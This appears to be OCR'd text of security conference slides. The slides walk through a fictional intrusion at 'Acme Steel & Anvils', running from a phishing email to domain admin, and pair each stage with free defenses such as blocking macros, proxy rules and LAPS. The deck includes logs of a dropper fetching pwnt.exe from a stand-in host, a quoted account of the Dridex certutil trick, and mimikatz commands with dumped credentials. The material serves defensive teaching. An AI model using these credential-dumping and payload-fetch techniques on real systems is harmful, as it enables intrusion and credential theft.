

REAL
INCIDENTS
REAL
SOLUTIONS


Our Perspectives



RAPID7

GUILLAUME
@GEPETO42

JORDAN
@JOEYNONAME



Building & Assessing Security Programs

Preparing for & Responding to Incidents

Our Story For You

A REALISTIC ATTACK

7 PM: 💩

AS&A's IP stolen by competitor

MRP Database Accessed

4:52PM

Domain Admin

1:52 PM

Lateral Movement

9:33 AM

Local Admin

The Real Malware

9:31 AM

9:30 AM Dropper

Malicous Email **9:06 AM**


😀 EVERYTHING IS FINE

ACME STEEL & ANVILS

NEXT GEN & BOURBON

Step 1
The Email

From:
Invoicing@Mining.Biz




Typical Defenses

- Anti Spam
- Mail Av
- Endpoint Av
- Sandboxing Technology
- User Awareness
- Gatekeeper
- Xprotect

Step 1
The Email Could be...

- Ceo Scam
- Malicious Link
- Attachment: Word




- Block Macros (Gpo)
- Harden Office
- Emet: Office


FREE

&

EFFECTIVE



- ???
- At Least 2016 Is Sandboxed!



FREE

&


EFFECTIVE


DRIDEX Poses as Fake Certificate in Latest Spam Run

Posted on: June 1, 2016 at 5:00 am **Posted in:** Malware, Spam **Author:** Trend Micro

There are slight changes in this particular DRIDEX spam run. When you open the .ZIP file attachment and the word document, a .PFX file is dropped. However, this won't necessarily run on your system because it's encrypted. This is where Certutil comes in, decoding a base64-text file to convert the .PFX file to .EXE file. When the .PFX file is finally converted into an executable file, DRIDEX infects your system.

HTTP://BLOG.TRENDMICRO.COM/TRENDLABS-SECURITY-INTELLIGENCE/DRIDEX-POSES-AS-FAKE-CERTIFICATE/




Event Properties - Event 42, EMET
General
Details
EMET version 5.5.5871.31892
EMET detected that the SSL certificate for "www.rapid7.com" is not trusted by the rule
"GoDaddyG2" associated with the domain "www.rapid7.com".
Certificate Trust check failed:
Application : C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
User Name : DESKTOP-H3BLJ7J\g
Log Name: Application
Source: EMET
Logged: 5/27/2016 7:39:29 AM
Event ID: 42
Task Category: None
Level: Error
Keywords: Classic
User: N/A
Computer: DESKTOP-H3BLJ7J.acmeanvils.xyz
OpCode:
More Information: Event Log Online Help

crashes

Application and System Crash Logs

Column	Type	Description
`type`	`TEXT_TYPE`	Type of crash log
`pid`	`BIGINT_TYPE`	Process (or thread) ID of the crashed process
`path`	`TEXT_TYPE`	Path to the crashed process
`crash_path`	`TEXT_TYPE`	Location of log file
`identifier`	`TEXT_TYPE`	Identifier of the crashed process
`version`	`TEXT_TYPE`	Version info of the crashed process
`parent`	`BIGINT_TYPE`	Parent PID of the crashed process
`responsible`	`TEXT_TYPE`	Process responsible for the crashed process
`uid`	`INTEGER_TYPE`	User ID of the crashed process
`datetime`	`TEXT_TYPE`	Date/Time at which the crash occurred
`crashed_thread`	`BIGINT_TYPE`	Thread ID which crashed
`stack_trace`	`TEXT_TYPE`	Most recent frame from the stack trace
`exception_type`	`TEXT_TYPE`	Exception type of the crash
`exception_codes`	`TEXT_TYPE`	Exception codes from the crash
`exception_notes`	`TEXT_TYPE`	Exception notes from the crash
`registers`	`TEXT_TYPE`	The value of the system registers

- Click-To-Play
- Whitelist Sites For Plugins
- Deny Old Plugins
- Gpos & Os X Profiles!

👍🏻

FREE

&

EFFECTIVE

- Unclassified Sites
- Recently Registered Dns
- File Type Blocking (.Zip/ Encrypted)
- Link Rewriting

Extra Config

Step 2
Dropper Fetches Malware

https://Evil.Plumbing/Solegit

Typical Defenses

- Ngfw
- Proxy
- Endpoint Av
- Sandboxing Technology

- Dns/Proxy Stuff
- Tls/Ssl Decryption
- Disallow Executable Downloads (Exe, Dmg, Js, Pif, Bat, Etc.)
- Block Ads!

Extra Config

PROXY

2016-06-32 09:31:18 153 192.168.173.49 206 TCP_NC_MISS 6609 291 GET HTTPS DELLUPDATER.DELL.COM HTTPS://EVIL.PLUMBING/KIT/PWNT.EXE - - EVIL.PLUMBING

APPLICATION/OCTET-STREAM "MICROSOFT BITS/7.5" OBSERVED TECHNOLOGY/INTERNET - 10.0.42.187 SG-HTTP-SERVICE

DNS

6/**32**/2016 09:31:09 AM 1410 PACKET 000000001B4142E0 UDP RCV 10.0.42.187 46A9 Q [0001 D NOERROR] A EVIL(3)PLUMBING(0)

6/32/2016 09:31:09 AM 1410 PACKET 000000000F943280 UDP RCV 64.183.**555**.1 94D8 R Q [1084 A NOERROR] A EVIL(3)PLUMBING(0)

Step 3
Real Malware Runs

Credentials Harvested

Typical Defenses

- Endpoint Av
- Advanced Endpoint Things (Tm)
- Ngfw

- Regular Users.
- Vulnerability Management Basics
- Da On Workstations: Not Even Once

FREE DEFENSE

Step 4
Local Admin Privileges

?

Typical Defenses

- Everything We Said Before
- Randomize Local Accounts
- Be Careful With Deployment And Logon Scripts

FREE DEFENSE

```
potato.exe RAT contains mimikatz password credential harvester

attacker dumps local passwords using mimikatz

//Need mimikatz output for local admin
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                      Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id         : 0;434898
Package d'authentification  : NTLM
Utilisateur principal       : administrator
Domaine d'authentification  : ACMEACTIVEDIR
        msv1_0 :        lm{ AAD3B435B51404EEAAD3B435B51404EE }, ntlm{ B8452A5A6E2CA1ADD1CECDEB9E0EBD8D }
        wdigest :       JordanIsADouche
        tspkg :         JordanIsADouche
```


LOCAL ADMINISTRATOR PASSWORD SOLUTION

LAPS


- Randomized
- Automated
- Delegated
  (ms-MCs-AdmPwd)
- FREE as in BEER
  (As in Free beer)

LOCAL ADMINISTRATOR PASSWORD SOLUTION

LAPS



Step 4.5
Lateral Movement




?


Typical Defenses

- Local Accounts -> Deny All The Things
- Why U No Firewall Smb/Wmi/Netbios/ Ssh/Vnc?

